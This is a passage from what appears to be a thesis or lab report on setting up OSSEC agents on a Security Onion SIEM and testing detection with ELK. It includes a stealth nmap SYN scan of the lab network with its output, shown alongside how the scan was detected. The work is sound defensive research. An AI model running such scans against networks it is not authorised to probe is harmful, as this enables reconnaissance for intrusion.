As illustrated in Figure 23, we first entered “A” to add an agent, and were then prompted to enter a name for the new agent. Next, we were prompted to add the IP address, but because our lab VLAN is running DHCP with non-statically assigned IPs, we added the IP range of the lab VLAN. We accepted the default agent unique ID number and then confirmed the addition. Last, we extracted the encryption key specific to the newly added agent. The encryption key was used later during the OSSEC agent installation process. The process above was repeated for each of the hosts in the lab VLAN. As illustrated in Figure 24, once all hosts in the lab VLAN were added, we restarted the OSSEC server service to ensure it was listening for agent connections on UDP port 1514.




```
sysop@seconion:~$ netstat -anu | grep 1514
sysop@seconion:~$ sudo service ossec-hids-server restart
sysop@seconion:~$ netstat -anu | grep 1514
udp        0      0 0.0.0.0:1514            0.0.0.0:*
sysop@seconion:~$
```

Figure 24. OSSEC Server-service restart

B. AGENT INSTALLATION AND CONFIGURATION ON LINUX

Once the agent management was completed on the SIEM, we then needed to add OSSEC agents on each of the hosts in the lab VLAN. The process for adding the OSSEC agent on the Linux hosts consisted of adding the OSSEC software repository, installing OSSEC agent software, and then configuring the OSSEC agent. We began with our Ubuntu Linux VM. The screenshot provided in Figure 25 illustrates the steps we took for adding the OSSEC software repository.




```
sysop@xubuntu:~$
sysop@xubuntu:~$ wget -q -O - https://www.atomicorp.com/RPM-GPG-KEY.atomicorp.txt  | sudo
 apt-key add -
[sudo] password for sysop:
OK
sysop@xubuntu:~$ sudo -i
root@xubuntu:~# echo "deb [arch=amd64] https://updates.atomicorp.com/channels/atomic/ubun
tu bionic main" >>  /etc/apt/sources.list.d/atomic.list
root@xubuntu:~# exit
logout
sysop@xubuntu:~$ sudo apt update
Get:1 https://updates.atomicorp.com/channels/atomic/ubuntu bionic InRelease [1,799 B]
Hit:3 http://us.archive.ubuntu.com/ubuntu bionic InRelease
Get:2 http://security.ubuntu.com/ubuntu bionic-security InRelease [83.2 kB]
Get:6 https://updates.atomicorp.com/channels/atomic/ubuntu bionic/main amd64 Packages [1,
922 B]
Get:4 http://us.archive.ubuntu.com/ubuntu bionic-updates InRelease [88.7 kB]
Get:5 http://us.archive.ubuntu.com/ubuntu bionic-backports InRelease [74.6 kB]
Get:7 http://us.archive.ubuntu.com/ubuntu bionic-updates/main amd64 Packages [195 kB]
Get:8 http://security.ubuntu.com/ubuntu bionic-security/main i386 Packages [98.2 kB]
```

Figure 25. Adding the OSSEC software repository

As illustrated in Figure 25, we added the atomicorp.com (OSSEC software developer) key to our Linux host. This allows software from Atomicorp to be trusted, which then enabled us to install software from their repository. Then we added the Atomicorp software repository to our Linux host and then updated the list of installable software from newly added repository.

The next step was to install the OSSEC agent software. Installing this agent was as simple as executing the following command: “sudo apt install ossec-hids-agent.” During the OSSEC agent installation process, we were prompted for the OSSEC server IP address. This is the 192.168.1.254 address configured on our SIEM.

The last step was configuring the OSSEC agent. Figure 26 provides a screenshot illustrating the OSSEC agent configuration process.



```
sysop@xubuntu:~$ sudo /var/ossec/bin/manage_agents


****************************************
* OSSEC HIDS v2.9.0 Agent manager.     *
* The following options are available: *
****************************************
   (I)mport key from the server (I).
   (Q)uit.
Choose your action: I or Q: I

* Provide the Key generated by the server.
* The best approach is to cut and paste it.
*** OBS: Do not include spaces or new lines.

Paste it here (or '\q' to quit): MDAxIFVidW50dV9MaW51eCAxOTIuMTY4LjEuMC8yNCA3YTBiNzB
kYTE5OTAzOTBlZTNiNjU1NGFmOTY1MTM4NDhkNmExNjYzNDk2OTBhZTcxMTZkMTE4OWEwODM1Y2M3

Agent information:
   ID:001
   Name:Ubuntu_Linux
   IP Address:192.168.1.0/24

Confirm adding it?(y/n): y
Added.
** Press ENTER to return to the main menu.
```


Figure 26. OSSEC Agent for Linux - Configuration

As illustrated in Figure 26, we executed the manage_agents script, and when prompted to import the key from the OSSEC server, we pasted the encryption key generated on the SIEM during the add agent procedure addressed earlier (Chapter VI, Section A). For changes to take effect immediately, we executed the following command to restart the OSSEC agent service. “sudo /var/ossec/bin/ossec-control restart.” We repeated this same procedure on the Basic Pentesting 1 VM, which completed the OSSEC agent installation and configuration for all Linux VMs in our lab VLAN, aside from our KALI Linux VM. We did not install an OSSEC agent on our KALI VM as that is the machine we will be initiating attacks from.

C. AGENT INSTALLATION AND CONFIGURATION ON WINDOWS

We wanted our SIEM to not only collect logs from our Linux VMs, but also our Windows VMs; so we proceeded to install an OSSEC agent on every Windows VM. The process for installing OSSEC agents on Windows machines was the same regardless of Windows version. First, we downloaded the OSSEC agent, then we installed the agent, added the key, and restarted the service.

We began by installing an OSSEC agent on our Windows 7 Pro VM. To download the OSSEC agent, we navigated to the following page with our web browser: "https://www.atomicorp.com/ossec-downloads/." The page includes a link for the latest OSSEC agent for Windows. Once downloaded, we ran the executable to begin the installation process. The process begins by requiring you to accept the End User License Agreement. Once you agree, the next step asks which OSSEC agent components to install. Figure 27 provides a screenshot that illustrates the component selection step of this installation process.



OSSEC HIDS Windows Agent v2.9.2 Setup

Choose Components

Choose which features of OSSEC HIDS Windows Agent v2.9.2 you want to install.

Select the options you want to be executed. Click next to continue.

Select components to install:


☑ OSSEC Agent (required)
☑ Scan and monitor IIS logs (recommended)
☑ Enable integrity checking (recommended)

Space required: 2.2MB

Copyright (C) 2003 - 2014 Trend Micro Inc.

Figure 27. OSSEC Agent Installation for Windows—Component Selection

We proceeded with the defaults as that is what was recommended, and there is no harm in scanning and monitoring for Internet Information Services (IIS) logs even if not every Windows VM is running IIS. Next, we selected the default installation directory and the installation process completed. We left the checkbox selected for “Run OSSEC Agent Manager” and clicked finish. The screenshot provided in Figure 28 illustrates the OSSEC Agent Manager.



OSSEC HIDS v2.9.2

Agent: Auth key not imported. (0) - 0

Status: Require import of authentication key.
Missing OSSEC Server IP address.
- Not Running


OSSEC Server IP: <insert_server_ip_here>

Authentication key: <insert_auth_key_here>

http://www.ossec.net | Installed on 2018-07-16 1:57:27

Figure 28. OSSEC Agent Manager for Windows—Unconfigured

For OSSEC Server IP we entered the 192.168.1.254 interface address from our SIEM, and for Authentication key we entered the encryption key we generated on the SIEM during the add agent procedure described earlier (Chapter VI, Section A). After entering the IP and key information, we clicked save, and a dialog box appeared asking to confirm importing of the key. We clicked OK to confirm, then clicked the Manage button on the top left of the OSSEC Agent Manager, then clicked restart to start the newly configured OSSEC Agent. Figure 29 is a screenshot illustrating the fully configured OSSEC agent on our Windows 7 VM.



OSSEC HIDS v2.9.2

Agent: Windows_7_Pro (002) -
192.168.1.0/24

Status: Running

OSSEC Server IP: 192.168.1.254

Authentication key: MDAyIFdpbmRvd3NfN19Qcm8

http://www.ossec.net


Installed on 2018-07-16 1:57:27

Figure 29. OSSEC Agent Manager for Windows—Fully Configured

We repeated this process on every other Windows VM on our lab VLAN until every remaining Windows VM was running an OSSEC Agent.

D. VERIFICATION OF OSSEC AGENT COMMUNICATION FROM CLIENT TO SIEM

Verification of the OSSEC agent connection to OSSEC server on our SIEM was a very straightforward task. This can be done after all agents are configured, or each time a new agent is configured. OSSEC agent connectivity can be verified using the command “agent_control -l” on the SIEM. Figure 30 captures this utility’s execution and its subsequent output.



```
sysop@seconion:~$ sudo /var/ossec/bin/agent_control -l

OSSEC HIDS agent_control. List of available agents:
   ID: 000, Name: seconion (server), IP: 127.0.0.1, Active/Local
   ID: 001, Name: Ubuntu_Linux, IP: 192.168.1.0/24, Active
   ID: 005, Name: Basic_Pentesting_1, IP: 192.168.1.0/24, Active
   ID: 008, Name: Windows_7_Pro, IP: 192.168.1.0/24, Active
   ID: 011, Name: Windows_Server_2012_R2, IP: 192.168.1.0/24, Active

List of agentless devices:

sysop@seconion:~$
```

Figure 30. OSSEC Agent Verification

As can be seen in Figure 30, the agent_control utility is listing all connected agents. The topmost connected agent is the OSSEC agent running on the SIEM itself. This is a default configuration of Security Onion. Each connection below was added manually in Sections B and C of this chapter. The word "Active" on the right side of each connection denotes that each agent is connected successfully. If there were an issue, it would say "Inactive" or "Never connected."

Troubleshooting each connection can be performed by examining the OSSEC agent log file. On the Windows clients, the logs can be obtained by viewing the following file: "c:\Program Files (x86)\ossec-agent\ossec.log," or from the OSSEC Agent Manager by clicking "View" and then "View Logs." On the Linux clients, the logs can be obtained by viewing the following file: "/var/ossec/logs/ossec.log." The logs are very detailed and provided us all the information we needed to troubleshoot any connections we encountered.

THIS PAGE INTENTIONALLY LEFT BLANK

VII. INCIDENT DETECTION AND CORRELATION WITH ELK

In this stage of the study, we conducted four malicious cyber actions against several hosts on the lab network to test ELK's ability to detect incidents and generate alerts. In conducting these attacks, we simulated malicious cyber activity by using several tools on Kali Linux. We utilized the Kibana dashboard to discover the malicious cyber activity and perform analysis on each specific attack. During our analysis, we wanted close to real-time information, so we set the dashboard to refresh every minute.

A. MALICIOUS ACTIVITY CORRELATION


We conducted all the malicious cyber activity internally from within the lab VLAN. In a real-world scenario, internal network access is often acquired from an attacker initially via activities such as phishing or gaining physical access. However, once the attacker has gained an initial internal foothold into a network, access expansion will be attempted to gain privileged access to workstations, servers and network devices. Because our malicious activities were conducted inside the lab VLAN, our activity would be consistent with the access expansion efforts of an attacker (e.g., reconnaissance, lateral-movement, privilege escalation, and further exploitations). Our four malicious actions began with a port scan, followed by an online password cracking attack, then a Web server attack, and finally, an exploitation of a Windows server.

1. Port Scan

The first malicious cyber action we chose to conduct was a port scan. Port scans are commonly done by an attacker to enumerate network resources. Although network administrators may conduct port scans as a legitimate function of their duties, an unauthorized port scan can indicate the beginning stages of a cyber-attack.

a. Action

To launch the port scan, we used the nmap port scanner. Nmap is a FOSS utility for network discovery and is an extremely popular and powerful port scanner. There are hundreds of custom scans that can be performed with nmap. For our scan, we executed the following command: “nmap -sS -Pn 192.168.1.0/24” to scan the entire lab VLAN. The options after the nmap command were used to specify a custom scan. The -sS option performs a half-open TCP scan by sending only the first packet of the TCP three-way handshake. This type of scan is much stealthier than a scan that completes the three-way handshake such as the TCP connect scan. The -Pn option disables the default host discovery action, which consists of first pinging the target host before probing TCP ports. Because we did not specify any specific ports to scan, nmap chooses to scan its default port list of commonly used ports, which includes well-known services such as file transfer protocol (FTP), SSH, Windows server message block (SMB), hypertext transfer protocol (HTTP), secure HTTP (HTTPS), and remote desktop protocol (RDP). Figure 31 is a screenshot of the nmap scan we executed and the output of the scan. Each port utilized in every attack scenario in this chapter is visible within the screenshot.



```
root@kali:~# nmap -sS -Pn 192.168.1.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2018-07-28 17:11 PDT
Nmap scan report for 192.168.1.1
Host is up (0.00044s latency).
Not shown: 996 filtered ports
PORT    STATE SERVICE
22/tcp  open  ssh
53/tcp  open  domain
80/tcp  open  http
443/tcp open  https
MAC Address: C4:34:6B:B1:26:6C (Hewlett Packard)

Nmap scan report for 192.168.1.100
Host is up (0.00048s latency).
Not shown: 984 filtered ports
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
49154/tcp open  unknown
49155/tcp open  unknown
49157/tcp open  unknown
49158/tcp open  unknown
49159/tcp open  unknown
MAC Address: 00:0C:29:32:8C:93 (VMware)

Nmap scan report for 192.168.1.104
Host is up (0.00077s latency).
Not shown: 999 filtered ports
PORT     STATE SERVICE
3389/tcp open  ms-wbt-server
MAC Address: 00:0C:29:1C:02:BF (VMware)

Nmap scan report for 192.168.1.107
Host is up (0.00011s latency).
Not shown: 997 closed ports
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```

Figure 31. nmap scan

The screenshot does not show the results of every machine in the lab VLAN, but what is shown is that the Windows Server 2012 R2 VM (192.168.1.100) is listening on several ports, such as SMB on TCP port 445 and RDP on TCP port 3389. Also shown is the Basic Pentesting 1 VM (192.168.1.107) listening on FTP, SSH, and HTTP. These ports are typically of interest to an attacker as they may often be found hosting vulnerable services which can be exploited to gain remote access.

b. Detection

After we launched the port scan against the lab VLAN, the first indication that something abnormal was occurring was from the NIDS alert count visualization on the customized NHIDS dashboard. Thanks to the persistent setting to refresh the dashboard every minute, we quickly noticed the alert count climbing. As shown in Figure 32, the alert count in this visualization drastically skyrocketed from 14 alerts at 15:05 to 68 alerts at 15:15, then down to four alerts at 15:20. This should be significant enough to prompt an analyst to investigate.





Figure 32. NHIDS-Alert Over Time

Our next step was to check “NHIDS—Alerts” for a possible high number of alerts. The alerts table shown in Figure 33 shows a high volume of traffic originating *from* a single IP address (192.168.1.101) and going *to* multiple IP addresses and ports. All activity is highly concentrated over a period spanning a total of 30 minutes. This is an indication of possible network scanning.



NIDS - Alerts

